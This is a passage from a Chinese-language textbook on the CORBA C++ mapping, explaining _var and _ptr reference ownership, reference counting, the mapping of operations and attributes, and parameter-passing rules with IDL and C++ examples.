如果通过_ptr 引用对_var 进行初始化的话,_var 引用将会拥有对_ptr 引用的所有权,并且在离开作用域时调用 CORBA::release。代理的引用计数值并不增加。

```
CCS::Thermometer_var v;
assert(CORBA::is_nil(v));
```

```
Thermometer_var( const Thermometer_ptr &);
```

如果拷贝构造_var 的话,那么就会创建一个多层次拷贝(增加代理的引用计数值)。当_var 离开作用域时,它会调用 CORBA::release。例如,下面代码不会产生内存泄漏:

```
CCS::Thermometer_ptr tp = ...; // Get reference...
{
    CCS::Thermometer_var t1(tp); // t1 takes ownership
    CCS::Thermometer_var t2(t1); // Copy, ref count is now 2
    // Use t1 and t2...
} // No leak here - both t1 and t2 call
// release and tp now dangles.
```

`~Thermometer_var();`

析构函数调用了 CORBA::release,并且减小引用计数值。

```
Thermometer_var & operator=(Thermometer_ptr &);
```

如果把_ptr 引用赋给_var 引用的话,_var 引用就拥有对_ptr 引用的所有权。这一机制可以用于防止内存泄漏:

```
{
    CCS::Thermometer_ptr p = ...; // Get reference
    CCS::Thermometer_var v;
    v = p; // v takes ownership
```

```

    // Use v...
} // No leak here - v's destructor calls
    // release and p now dangles.

Thermometer_var & operator=(const Thermometer_var &);


```

如果将_var 赋给另外一个_var 的话, 目标_var 首先释放它的当前引用(减小目标引用计数值), 然后调用源引用的_duplicate(增加源引用计数值)。最终的结果是进行一个深赋值:

```

{
    CCS::Thermometer_var t1(...);      // get reference 1
    CCS::Thermometer_var t2(...);      // get reference 2

    t1 = t2;                         // Release ref 1 and duplicate ref 2.
                                    // t1 and t2 point to the same proxy now-
                                    // the proxy has a reference count of 2.

} // No leak here - both t1 and t2 call release.


```

```
operator Thermometer_ptr &();
```

通过这一转换运算符, 可以在需要_ptr 的地方使用_var:

```

extern void foo(CCS::Thermometer_ptr p);
CCS::Thermometer_var param = ...;           // Get reference
foo(param);                                // OK, automatic conversion

```

这里, foo 函数需要一个_ptr 引用。通过转换运算符, 可以向 foo 函数传递_var 引用, 就像_var 引用是_ptr 引用一样。(在 7.14.10 和 7.14.12 节中可以看到, 这样做是非常有用的, 因为代理的方法中有_ptr 类型的正式参数。但是为了使内存管理更为简单, 通常应该传递_var 类型。)

```

Thermometer_ptr in() const;
Thermometer_ptr &.inout();
Thermometer_ptr &.out();

```

这些函数可以用来显式指定_var 传递给需要_ptr 引用的函数的方向。可以使用这些函数来解决编译器不能正确使用 C++ 转换规则的情况。使用这些函数也可以增加代码的可读性, 因为调用这些函数可以说明调用时参数是否发生了改变:

```

extern void foo(CCS::Thermometer_ptr p);           // in param
extern void bar(CCS::Thermometer_ptr &.ref);       // inout param
extern void baz(CCS::Thermometer_ptr &.ref);       // out param

CCS::Thermometer_var param = ...;                  // Get reference
foo(param.in());                                    // param won't be modified
bar(param.inout());                                 // param may be modified
baz(param.out());                                   // param will be modified

Thermometer_ptr retrn();

```

_retn 函数可以在不减小引用计数值的情况下除去_var 对某个引用的所有权。如果函数必须分配和返回_var 引用, 同时也需要发送异常时, 这一点尤其有用, 如下面的代码所

示：

```
CCS::Thermometer_ptr
get_therm()
{
    CCS::Thermometer_var v = ...; // Get ref, v takes ownership
    // Some more processing here...
    if (error) // Something went wrong...
        throw some_exception; // v releases ref
    // Everything is fine, pass ownership to caller
    return v->retn();
}
```

这段代码不会产生资源泄漏。get_therm 从某个地方获取一个引用，并且使 v 对它负责。如果 get_therm 发送一个异常，v 的析构函数将再次运行和释放这个引用。如果一切正常的话，代码将通过调用_retn 失去对 v 的所有权，这样就使调用程序负责对引用的释放。

当然，调用程序必须确保在程序的最后将引用释放掉，完成这一任务的最简单方法是使用另外一个_var 引用：

```
CCS::Thermometer_var th = get_therm();
// th takes care of calling CORBA::release.
```

间接运算符返回当前使用的 Thermometer_ptr。这样就可以使用_var 引用，就像它是_ptr 引用一样：

```
CCS::Thermometer_ptr p = ...; // Get _ptr reference
CCS::Thermometer_var v = ...; // Get _var reference
CCS::TempType t;
t = p->temperature(); // Read temperature via _ptr
t = v->temperature(); // Read temperature via _var
```

不管使用了_var 引用或_ptr 引用，调用操作或属性的语法都是一样的。

7.12.2 _var 引用与拓展

_var 引用负责释放引用，但是它们不允许通过其他的_var 类型对它们进行隐含的拓展赋值或初始化。下面代码将不能通过编译，因为 Thermostat_var 不是由 Thermometer_var 继承得到：

```
CORBA::Object_var obj; // Base _var
CCS::Thermometer_var therm; // Derived _var
CCS::Thermostat_var tmstat; // Most derived _var
obj = therm; // Compile-time error
obj = tmstat; // Compile-time error
therm = tmstat; // Compile-time error
```

这些赋值都不能执行，因为这些赋值都是拓展赋值。同样，不能在拷贝构造中拓展_var 引用：

```
CCS::Thermostat_var tmstat = ...;           // Derived var
CCS::Thermometer_var therm(tmstat);          // Compile-time error
```

如果想要通过赋值或初始化来拓展 var 类型的话,必须显式调用 _duplicate:

```
CCS::Thermometer_var therm;      // Base var
CCS::Thermostat_var tmstat;    // Derived var

therm = CCS::Thermometer::_duplicate(tmstat); // OK
therm = CCS::Thermostat::_duplicate(tmstat); // OK too
```

在这两个赋值语句中,显式调用 _duplicate 将创建一个拷贝,并且使 therm 拥有对拷贝的所有权。请注意,可以调用基类的 _duplicate,也可以调用派生类的 _duplicate。为了说明这一点,让我们详细检在每个赋值语句。

- `therm = CCS::Thermometer::_duplicate(tmstat);`

这一赋值语句可以执行,因为 Thermometer::_duplicate 需要用到 Thermometer_ptr 类型的参数。编译器可以找到一个匹配,因为 Thermostat_var 中有一个可以转换成 Thermostat_ptr 的转换运算符,它与 Thermometer_ptr 相兼容(使用 C++ 的标准转换)。Thermometer::_duplicate 拷贝传递来的引用,并且将拷贝作为 Thermometer_ptr 返回,therm 拥有对该拷贝的所有权。

- `therm = CCS::Thermostat::_duplicate(tmstat);`

Thermostat::_duplicate 需要用到一个 Thermostat_ptr 类型的正式参数。编译器可以找到一个匹配,因为实际参数中有一个用户定义的从 Thermostat_var 到 Thermostat_ptr 的转换函数。由 _duplicate 返回的拷贝是 Thermostat_ptr 类型,通过 C++ 标准转换规则可以将它拓展为 Thermometer_ptr 类型:therm 拥有对该指针的所有权。

有人可能会问,为什么在 var 类型之间的隐式拓展是禁止的,而需要显式调用 _duplicate。答案是拓展赋值可能不能执行。拓展赋值需要基类了解所有派生类的信息,否则会导致类型系统变得不严格,甚至使紧缩赋值都变为合法(这将会破坏 C++ 的类型安全性)。

如果读者很难理解这一点的话,可以花点时间创建一个映射,映射中保留 _ptr 和 var 引用的语法,并且在不破坏类型系统的前提下进行拓展赋值。这是一个很好的练习。⁽¹⁾

7.12.3 同时使用 var 和 ptr 引用

var 引用可以转变为指针引用,因此可以进行从派生 var 类到基 ptr 类(而不是基 var 类)的拓展赋值:

```
CCS::Thermostat_var tmstat = ...;           // Derived var reference
CCS::Thermometer_ptr therm;                  // Base pr reference
therm = tmstat;                             // OK, tmstat owns reference
```

代码可以正确执行。从 var 到 ptr 的赋值往往是浅的,因此在这个例子中,tmstat 的引用计数值保持为 1,并且 tmstat 保留所有权。

⁽¹⁾ 有一种方法可以解决在不削弱类型系统的前提下,在 var 引用之间进行拓展赋值的问题。然而,这种方法需要用到内存模板,而大部分的 C++ 编译器不支持内存模板。一旦大家都使用标准的 C++ 编译器的话,映射中可能会允许在 var 引用之间进行拓展赋值。

使用 String_var 时的规则同样适用于_var 引用。如果同时使用_ptr 和_var 类型，必须对所有权进行跟踪，否则的话，将会引起麻烦：

```
CCS::Thermostat_ptr p = ...;
{ // Open scope
    CCS::Thermostat_var v = p; // v takes ownership
    // ...
} // Close scope, v calls release
p->op(); // Disaster, p now dangles!
```

假设有下面的 IDL 与 C++ 定义，那么表 7.2 就概括了_var 与_ptr 类型之间的赋值以及赋值后的结果：

表 7.2 var 与 ptr 类型之间赋值得到的结果

Assignment	Effect
B_ptr = B_ptr;	浅赋值
B_ptr = D_ptr;	浅赋值
D_ptr = B_ptr;	非法，编译时出错
B_ptr = B_var;	浅赋值，B_var 保留所有权
B_ptr = D_var;	浅赋值，D_var 保留所有权
D_ptr = B_var;	非法，编译时出错
B_var = B_ptr;	浅赋值，B_var 得到所有权
B_var = D_ptr;	浅赋值，B_var 得到所有权
D_var = B_ptr;	非法，编译时出错
B_var = B_var;	深赋值
B_var = D_var;	非法，编译时出错要用 B_var = Derived::duplicate(D_var); 或 B_var = Base::duplicate(D_var);
D_var = B_var;	非法，编译时出错

```
// IDL
interface Base { /* ... */ };
interface Derived : Base { /* ... */ };

// C++
Base_ptr      B_ptr;
Derived_ptr    D_ptr;
Base_var      B_var;
Derived_var   D_var;
```

在实际应用中，往往不需要将_var 与_ptr 变量同时使用。相反，从_var 到_ptr 的赋值或转换会发生在_var 引用传递给操作，或操作返回一个_ptr 引用，而这个_ptr 引用又赋给一

个`_var` 引用时。如 7.14.12 节中所述, 这些转换是不可见的, 并且肯定会发生正确的内存管理操作。

7.12.4 嵌套在用户定义类型中的引用

回忆一下我们的气温控制系统, 在该系统中, 对象引用可以出现在用户定义类型的内部。例如, 控制器的`list` 操作返回一组对象引用:

```
// ...
interface Controller {
    typedef sequence <Thermometer> ThermometerSeq;
    // ...
    ThermometerSeq list();
    // ...
};
```

如果对象引用嵌套在用户定义类型如结构、联合、序列、数组或异常等的内部, 它们被映射为`_mgr` 类型。例如, 上述的`ThermometerSeq` 映射成:

```
class ThermometerSeq {
public:
    ThermometerSeq();
    ThermometerSeq(CORBA::ULong max);
    ThermometerSeq(
        CORBA::ULong           max,
        CORBA::ULong           len,
        Thermometer_ptr *     data,
        CORBA::Boolean         release = 0
    );
    Thermometer_mngr &          operator[](CORBA::ULong idx);
    const Thermometer_mngr &    operator[](CORBA::ULong idx) const;
    // etc...
};
```

这里, 我们忽略了序列的许多成员函数; 重要的是如果引用嵌套在用户定义类型内, 那么它们就是`_mgr` 引用。(ORB 中可能使用了不同的类型, 如`Thermometer_item`。然而, 如果这样的话, 这一类型就与`Thermometer_mngr` 一样, 因此, 也可以使用用于`_var` 引用的常用的内存管理规则——参阅 6.13.2 节。)

下面是一个使用温度计序列的例子:

```
CCS::Thermometer_var tv = ...; // Get _var reference
CCS::Thermometer_ptr tp = ...; // Get _ptr reference
{
    CCS::ThermometerSeq seq; // Local sequence variable
    seq.length(2);
    seq[0] = tv; // Deep assignment
    seq[1] = tp; // seq[1] takes ownership
```

```

    }
    // Sequence releases both seq[0] and seq[1]

    CCS::TempType t;
    t = tv->temperature();           // OK, tv is still intact
    t = tp->temperature();           // Disaster, tp dangles

```

因为序列由类似于`_var`引用的元素组成,而对`seq[0]`的赋值会创建一个多层次拷贝,因此在赋值后,相应代理的引用计数值是2。第二个赋值是从`_ptr`引用到`_var`引用的赋值,因此`seq[1]`将获得所有权,并且引用计数值将保留为1。

当序列离开作用域后,会为序列的每个元素调用析构函数,因此`seq[0]`和`seq[1]`都会调用`CORBA::release`。当然,这意味着`tv`中的引用在序列被撤消后还可以保存完整;现在它的代理的引用计数值再次变为1。另一方面,`_ptr`引用`tp`现在被挂起来,因为它的所有权在赋值时传给了`seq[0]`。

7.12.5 `_var`类型的效率

程序员经常会问这个问题:“使用`_var`引用是不是效率太低了?毕竟,与`_ptr`映射相比,附加的函数调用会降低程序执行的速度。”对于所有的`_var`类型,如用于结构和序列的`_var`类型,都会有这样的问题。

这个问题的答案是:“不,使用`_var`类型的效率不低。”C++映射的高质量实现中使用了许多机制,如引用计数和内联,以便把所需的时间降至最少。此外,需要记住的是,如果不使用`_var`类型的话,必须自己完成`_var`类型所做的工作(如,在适当的时间分配和释放资源)。这意味着创建`_var`类型的开销只是一些函数调用(这些函数通常是内联的)需要的时间。

如果代码出现性能问题的话,不太可能是因为使用`_var`类型引起的。在删除所有`_var`类型之前,应该有足够的证据证明它们会花费很多的时间。

当然,不正确使用`_var`引用的话会带来麻烦:

```

for (int i = 0; i < 10000; i++) {
    SomeObject_var v = getNextObject();
    v->some_operation();
}

```

这段代码在循环体中声明了一个`_var`引用,并且对引用进行初始化,然后通过引用调用操作。这意味着在每次循环(总共有10000次)中引用都被创建一次并且撤消一次。这本身是没有问题的。

然而,如果`v`是唯一指向某个服务器程序进程的对象引用的话,这样做就会产生问题。前面已经说过,释放一个引用不仅会释放内存,而且会释放网络资源。如果`v`是唯一指向某个地址空间的引用,那么就意味着ORB将在每次循环中打开和关闭一个TCP/IP连接。很明显,这样做非常浪费时间,很慢。

请注意,这个问题不是由`_var`引用本身造成的,而是由于不正确的使用造成的。`_ptr`引用也会出现同样的问题:

```

for (int i = 0; i < 10000; i++) {

```

```

SomeObject_ptr p = get-next-object();
p->some-operation();
CORBA::release(p);
};

```

上述两个循环存在的问题是客户程序中唯一指向某个服务器程序地址空间的引用在循环体中被释放掉,这样将会在每次循环中建立一个新的连接。

解决这个问题的一个方法是在循环过程中至少保存一个指向服务器程序中的对象的引用:

```

SomeObject_ptr first = getNextObject();
first->some.operation();
for (int i = 1; i < 10000; i++) {
    SomeObject_var v = getNextObject();
    v->some.operation();
}
CORBA::release(first);

```

这里,第一次远程调用出现在循环体外,而其余9999次远程调用都出现在循环体中。在每次循环中,_var引用v都被创建和撤消一次,并且负责正确释放每个引用。ptr引用first表示一个循环过程中的代理,它将在循环结束后被释放掉。这个机制避免了前面出现的问题——对于每个请求都使用同样连接。

请记住,这里所讲的是特殊的情况。此外,这里所给的解决方法与ORB有关,因为不同的ORB使用不同的管理连接的策略。(例如,如果ORB在关闭连接之前能够获取这些连接,那么上述循环与普通循环的执行速度一样。)然而,很多开发人员都会碰到这一问题,因此这里需要解释一下。

ORB管理连接的具体方式不是由CORBA定的。大部分ORB实现在创建第一个指向地址空间的引用时会打开一个连接,并且在释放最后一个指向地址空间的引用时关闭这个连接。(如果客户程序有多个指向同一服务器程序中不同对象的引用,大部分ORB将通过相同的连接把所有的请求发送给服务器程序中的对象。)

7.13 操作与属性的映射

如7.6节所述,IDL接口被映射成代理类。代理类中包含了与IDL操作和属性相对应的成员函数;客户程序通过一个对象引用调用这些成员函数,以调用操作。这一节中将详细介绍操作和属性的映射规则。

7.13.1 操作的映射

IDL操作映射成代理中相同名称的成员函数。例如:

```

interface Foo {
    void         send(in char c);
    oneway void  put(in char c);
    long        get-long();
}

```

```

    string      id_to_name(in string id);
};

```

生成的代理成员函数如下所示：

```

class Foo {
public:
// ...
virtual void      send(CORBA::Char c) = 0;
virtual void      put(CORBA::Char c) = 0;
virtual CORBA::Long get_long() = 0;
virtual char *    id_to_name(const char * id) = 0;
// ...
};

```

在客户程序获得指向 Foo 对象的引用后，可以通过间接运算符`->`来调用操作。`->`运算符可以用于`_ptr`和`_var`引用：

```

Foo_ptr fp = ...;
Foo_var fv = ...;

fp->send('x');
fv->put('y');
cout << "get_long:" << fv->get_long() << endl;
CORBA::String_var n = fv->id_to_name("ID073");
cout << "Name is " << n << endl;
CORBA::release(fp);

```

这段代码与 C++ 代码非常相似；CORBA 中唯一需要手工做的是对象引用和 CORBA 类型（如 `String_var`）。请注意，调用中可以使用`_ptr`引用，也可以使用`_var`引用；这两种情况下都可以使用间接运算符`->`。

还应当注意，`send` 是一个普通的同步操作，而 `put` 被声明为 `oneway` 类型。但是 `send` 与 `put` 的作用是完全相同的（`put` 是 `oneway` 类型操作对于其作用是没有关系的）。当客户程序调用 `put` 时，相应的请求还是会以 `oneway` 的方式来发送；由编译器生成的存根代码确保了在调用调度中采用正确的语法。

7.13.2 属性的映射

IDL 属性映射成一对成员函数：存取函数与修改函数。如果属性被说明为 `readonly` 类型，那么将只生成存取函数：

```

module CCS {
    typedef short   TempType;
    typedef string  LocType;
// ...
interface Thermometer {
    readonly attribute TempType  temperature;
    attribute LocType          location;
// ...
}

```

```

};

// ...

};

```

上述定义将生成下面的代理：

```

namespace CCS {
    typedef CORBA::Short      TempType;
    typedef char *             LocType;

    class Thermometer {
public:
    virtual TempType temperature() = 0;           // Accessor
    virtual LocType location() = 0;                // Accessor
    virtual void location(const char *) = 0;        // Modifier
    // ...
    };
}

```

为了读取属性的值，需要调用存取函数；为了写属性的值，需要调用修改函数：

```

CCS::Thermometer_var t = ...;           // Get reference
CCS::TempType temp = t->temperature(); // Read temperature
CCS::LocType var loc = t->location();   // Read location
t->location("Room 12-514");           // Write location

```

这个例子也说明了属性与操作在实质上没有区别。IDL 属性只是定义存取函数与修改函数操作的简写符号。

请注意，location 存取函数的映射中使用了 IDL 的 LocType 定义：

```
virtual LocType location() = 0;
```

然而，即使传递一个位置信息的话，location 修改函数的映射中也没有使用 LocType 定义：

```
virtual void location(const char *) = 0;
```

差别在于：IDL 将字符串人为地映射成 char *。如果编译器生成下面代码的话，将会造成错误：

```
virtual void location(const LocType) = 0; // Wrong!!
```

这样做是错误的，因为将 const 修改函数用于 char * 别名会导致出现 char * const 类型。而映射需要的是 const char * 类型。

7.14 参数传递规则

操作的参数传递规则非常复杂。采用这些规则是为了考虑到两个容易被忽视的条件：

- 位置透明性

不管目标对象在相同的地址空间，还是在不同的地址空间，参数的内存管理规则必须

是统一的。这一条件允许相同的源代码用于被配置在一起的对象和远程对象。

- 高效性

要尽可能避免对参数值的拷贝。通过对对象引用来调用被配置在同一地址空间的 CORBA 对象几乎与通过虚拟函数来调用 C++ 对象一样快。

如果在学习参数传递规则时时刻记住这两个条件,那么这些内容就会变得非常容易理解。位置透明性需要用到某些内存管理规则,如变长度的 out 参数必须由被调用的函数来分配,并且由调用程序来释放。高效性要求大的数值应该由引用来传递,而不是由数值来传递。(用数值传递需要从栈中拷贝或拷贝到栈中,而由引用传递则避免了拷贝。)由映射生成的函数反映了这两个条件。

参数传递的规则可以根据参数的类型,以及该类型是定长度还是变长度来分类。下面这些类型都有其使用规则:

- 简单的定长度类型,如 long 和 char
- 复杂的定长度类型,如定长度类型的结构或联合
- 定长度的数组
- 复杂的变长度类型,如变长度的结构或联合
- 包含变长度元素的数组
- 字符串
- 对象引用

在每一类中,参数的方向(in, inout, out 或返回值)决定了参数的具体传递模式。

下而几小节中将详细讨论参数传递规则。请注意,我们首先给出使用低层(不使用_var) C++ 映射的规则(7.14.11节中对这些规则作了概括)。然后,7.14.12节中将介绍如何通过使用_var 类型来隐藏不同参数类型在映射上的区别。

7.14.1 定长度类型与变长度类型

定长度类型与变长度类型的参数传递规则是不一样的。按照定义,下面的类型是定长度类型:

- 整数类型(short, long, long long),有符号的和无符号的
- 浮点数类型(float, double, long double)
- 定点数类型(fixed<d,s>),与 d 和 s 的值无关
- 字符类型(char 和 wchar)
- boolean
- octet
- 枚举类型

根据定义,下面的类型是变长度类型:

- string 和 wstring(有界或无界的)
- 对象引用
- any

- 序列(有界或无界的)

这样就只剩下结构、联合和数组了,它们是定长度类型还是变长度类型则要取决于它们所包含的元素类型。

- 如果只包含(或递归包含)定长度类型的话,那么结构、联合或数组是定长度类型。
- 如果包含(或递归包含)了一个或多个变长度类型的话,那么结构、联合或数组是变长度类型。

请注意,这里并没有讲到异常,因为异常不能作为参数来传递。然而,系统异常往往是定长度类型,而用户自定义异常往往被认为是变长度类型,不管它们是否包含了变长度的成员(参阅7.15.3节)。

7.14.2 生成的_out类型

在讨论不同类型的参数传递规则时,会发现_out参数往往采用正式的参数类型 type-name_out。例如,对于long类型的_out参数,正式的参数类型是CORBA::Long_out。这是因为对于定长度类型和变长度类型的_out参数,它们所用的内存管理规则是不一样的。

- 对于定长度类型,生成的_out类型只是引用的类型定义,例如,Long_out在CORBA名字空间中定义,如下所示:

```
typedef Long & Long_out;
```

- 对于变长度类型,生成的_out类型是一个类。例如,String_out在CORBA名字空间中定义为一个类:

```
class String_out {
    // ...
};
```

产生这一区别的原因在于内存管理规则。变长度类型由被调用的函数进行内存分配,并且为变长度类型生成的_out类可以确保内存被正确地释放。在7.14.13节中将给出_out参数的具体定义。

7.14.3 简单类型的参数传递

简单类型,如char, long或double都是定长度类型。(它们的大小在编译时就已经知道。)简单类型由数值方式还是引用方式来传递取决于被调用函数是否可以修改参数。枚举类型与简单类型的传递方式相似,因为枚举类型有固定的大小。下面的IDL操作在所有可能的传递方向上使用了long参数:

```
interface Foo {
    long op_long(in long l_in, inout long l_inout, out long l_out);
};
```

代理中的相应方法表示如下:

```
class Foo : public CORBA::Object {
```

```

public:
// ...
virtual CORBA::Long long_op(
    CORBA::Long l_in,
    CORBA::Long & l_inout,
    CORBA::Long_out l_out
) = 0;
// ...
};


```

CORBA::Long_out 类型是 CORBA::Long & 的一个别名。l_out 参数通过引用方式传递，因此被调用函数可以改变它的值。也就是说，long_op 的写法与其他用于处理简单类型的输入、输入/输出和输出参数的函数的写法没有任何区别。对于一个引用，可以像调用其他 C++ 函数一样调用它的 long_op：

```

Foo_var fv = ...; // Get reference
CORBA::Long inout_val;
CORBA::Long out_val;
CORBA::Long ret_val;

inout_val = 5;
ret_val = fv->long_op(99,inout_val, out_val);
cout << "ret_val: " << ret_val << endl;
cout << "inout_val: " << inout_val << endl;
cout << "out_val: " << out_val << endl;

```

当然，对于 in 和 inout 参数，它们必须是经过初始化的数值，因为它们要传给对象。没有必要对 ret_val 或 out_val 进行初始化，因为它们是从对象传给客户程序的。因为 inout_val 是一个 inout 参数，它通过引用方式传递，在调用过程中可能会修改它的值。相反，in 参数通过数值方式来传递，在调用结束后，它的值肯定不会发生变化。

7.14.4 复杂的定长度类型的参数传递

复杂的定长度类型（结构和联合）的传递与简单类型基本相似。然而，由于效率方面的原因，in 参数通过指向 const 类型的引用方式来传递，而不是通过数值方式来传递，以避免将数值拷贝到栈中。下面的操作在所有可能的方向上传递一个定长度的结构：

```

struct Fls {           // Fixed-length struct
    long l_mem;
    double d_mem;
};

interface Foo {
    Fls fls_op(in Fls fls_in, inout Fls fls_inout, out Fls fls_out);
};

```

生成的代理中的相应方法如下所示：

```
class Foo : public CORBA::Object {
```

```

public:
    // ...
    virtual Fls fls_op (
        const Fls &fls_in,
        Fls &     fls_inout,
        Fls_out    fls_out
    ) = 0;
    // ...
};

```

再次说明,对于简单类型,Fls_out 只是 Fls & 的一个别名,因此被调用函数可以改变传递参数的数值。对于简单类型,调用 fls_op 操作类似于调用其他带有同样参数的 C++ 函数:

```

Foo_var fv = ...;      // Get reference

Fls in_val;
Fls inout_val;
Fls out_val;
Fls ret_val;

in_val.l_mem = 99;
in_val.d_mem = 3.14;

inout_val.l_mem = 5;
inout_val.d_mem = 2.18;

ret_val = fv->fls_op(in_val, inout_val, out_val);
// in_val is unchanged here, inout_val may have
// been modified, and out_val and ret_val contain
// values returned by the operation.

```

总的来说,对于用户定义的定长度类型 T,T_out 是 T & 的一个别名,因此被调用函数可以通过引用改变其数值。

7.14.5 包含定长度元素的数组的参数传递

从概念上说,数组的传递方式与其他复杂的定长度类型的传递方式一样。然而,因为 C++ 不允许通过数值方式传递数组,所以存根中使用了指向数组的指针。下面的操作在所有可能的方向上传递一个包含定长度元素的数组:

```

typedef double Darr [3];

interface Foo {
    Darr       darr_op(
        in Darr      darr_in,
        inout Darr   darr_inout,
        out Darr    darr_out
    );
}

```

生成的代理中的相应方法如下所示:

```

typedef CORBA::Double Darr[3];
typedef CORBA::Double Darr_slice;

class Foo : public virtual CORBA::Object {
public:
    // ...
    virtual Darr_slice * darr_op(
        const Darr           darr_in,
        Darr_slice *         darr_inout,
        Darr_out             darr_out
    ) = 0;
    // ...
};

// ...
void Darr_free(Darr_slice * );
// ...

```

darr_op 定义为 Darr_slice * (指向元素类型的指针)类型,因为在 C++ 中,数组不能通过数值方式来传递。in 参数 darr_in 使用了正式的参数类型 const Darr。根据 C++ 缺省转换规则,这与把参数类型说明为 const CORBA::Double * 是一回事, const CORBA::Double * 是指向常量数组的指针类型。

darr_in, darr_inout 和 darr_out 参数必须指向调用程序所分配的内存。函数通过 darr_in 指针来读取数组元素,并且通过 darr_inout 和 darr_out 指针来读写数组元素(不用分配内存)。这意味着,对于包含 T 类型的定长度元素的数组,T_out 类型只是 T_slice * 的一个别名。(调用程序将传递指向第一个元素的指针,这样就允许被调用函数通过指针来改变由调用程序分配的数组。)

返回的数值也是一个指针,这样就会产生谁拥有分配给返回数组的内存的所有权问题。根据 6.9.2 节中所讨论的原因,返回数值由被调用函数来分配,必须由调用程序来释放:

```

Foo_var fv = ...; // Get reference
Darr in_val = { 0.0, 0.1, 0.2 };
Darr inout_val = { 97.0, 98.0, 99.0 };
Darr out_val;
Darr_slice * ret_val;

ret_val = fv->darr_op(in_val, inout_val, out_val);
// in_val is unchanged
// inout_val may have been changed
// out_val now contains values
// ret_val points to dynamically allocated array

Darr_free(ret_val); // Must free here!

```

必须记住在程序最后将函数返回值释放掉;否则的话,数组的内存将会泄漏。必须使用生成的内存释放函数(这里是 Darr_free)来释放返回的数组。使用 delete 或 delete[] 是不可移植的,在一些环境下不能执行。

当然,通过_var 类型既可以防止内存泄漏,也可以确保使用正确的内存释放函数:

```

Foo var fv = ...; // Get reference

Darr in_val = { 0.0, 0.1, 0.2 };
Darr inout_val = { 97.0, 98.0, 99.0 };
Darr out_val;

Darr_var ret_val; // Note _var type

ret_val = fv->darr_op(in_val, inout_val, out_val);

// No need to deallocate anything here-
// ret_val is a _var type and will call
// Darr_free() when it goes out of scope.

```

如果 IDL 中元素类型相同的数组不止一个的话,那么就要小心一点:

```

typedef double Darr4[4];
interface Foo {
    Darr4 get_darr4(in Darr4 da4);
};

typedef double Darr3[3];
interface Bar {
    Darr3 get_darr3(in Darr3 da3);
};

```

因为 C++ 关于数组的语义不是很严格,所以如果把一个类型不正确的数组传递给操作时,不会出现编译时的错误:

```

Foo_var fv = ...; // Get reference

Darr3 in_val = { 1,2,3 };
Darr3_var ret_val;

ret_val = fv->get_darr4(d3); // Double disaster!!!

```

这段代码中出现了两个严重的错误,这两个错误在编译时都不会被发现。

- 传给 get_darr4 的数组是一个有三个元素的数组,但是 get_darr4 需要的是一个有四个元素的数组。
get_darr4 的代码将会使传递的数组超出一个元素,这样将会造成不可预料的结果。如果元素类型是复杂类型的话(如联合),那么很可能会造成核心转储。
- 返回的数组有四个元素,但是 ret_val 是一个三个元素数组的 _var。
当 ret_val 离开作用域时,它的析构函数将会调用 Darr3_free(而不是 Darr4_free)。这样做产生的后果是不可预料的。很可能造成核心转储(至少在数组有复杂类型元素时是这样的,因为这样的话,可能不会调用最后一个元素的析构函数)。
当然,有可能产生更为糟糕的后果:如果通过 Darr4_free 释放 Darr3 的话,内存释放函数将会使数组元素超出范围,并且可能调用一个没有被构造的实例的析构函数。造成的结果可能是核心转储。

只有在 IDL 数组中的元素类型相同,而数目不同的情况下才会出现这些问题,因此这种情况是非常少见的。C++ 映射可以通过把数组映射成类,而不是 C++ 数组的方法避免

出现这些问题。然而,一些设计人员认为,C 和 C++ 映射在二进制上必须是完全相同的。如果客户程序在相同的地址空间中使用了这两种映射的话,这样的设计就非常有用,因为这样的话,就可以在两个映射之间传递 IDL 类型,而不用通过类型转换。现在才发现,允许 C 和 C++ 映射之间的二进制兼容性可能是一个错误。对二进制兼容性的重要性有点高估了,结果 C++ 映射并没有达到它应该具有的类型安全性。

总的来说,CORBA 没有提供二进制兼容性是由于它并不是一个二进制标准。尤其是,二进制兼容性将严格限制开发人员所能使用的功能,并且将限制减少可以使用 CORBA 的环境数目。

7.14.6 变长度参数的内存管理

在详细讲述变长度参数的传递规则之前,需要研究一下制定这些规则的目的。如 6.9.2 节所述,被调用函数返回给调用程序的变长度类型是动态分配的,调用程序在不再需要返回值后,负责将其释放。到目前为止,我们回避了一个问题,那就是客户程序如何释放由服务器程序所分配的数值。(显然,指向服务器程序中动态分配内存块的指针与指向客户程序中动态分配内存块的指针是不一样的。)

考虑下面的接口定义:

```
interface Person {
    string name();
};
```

`name` 操作返回一个字符串类型的人名。返回值的长度是可变的,并且由被调用函数来动态分配。图 7.6 表示当客户程序调用 `name` 操作时,客户程序与服务器程序中进行的操作。客户程序代码在左边,服务器程序代码在右边。对于客户程序和服务器程序,由开发人员编写的应用程序代码用浅灰色表示,运行时 ORB 的支持代码用深灰色表示。(为了节省空间,这里略掉了 CORBA 名字空间中函数的合格性测试。)还要注意的是,运行时的支持代码是伪代码(实际代码比这里所给的复杂得多)。

从客户程序的开发人员角度来看,代码应该是这样的:

```
Person->var p = ...;
char * s;
s = p->name();
// ...
CORBA::string_free(s);
```

当客户程序调用 `name` 方法时,它将调用代理对象的一个成员函数。事件的顺序是这样的:

1. 代理的 `name` 成员函数创建一个包含操作名称(在这里是 `name`)、对象密钥和操作的 `in` 和 `inout` 参数(这里没有)的请求。
2. 代理成员函数把请求写到它与服务器程序的连接中,并且立即调用连接中阻塞读取的操作(在这里是 `recv_len`)。运行时的客户端程序将阻塞,直到收到服务程序的应答为止。

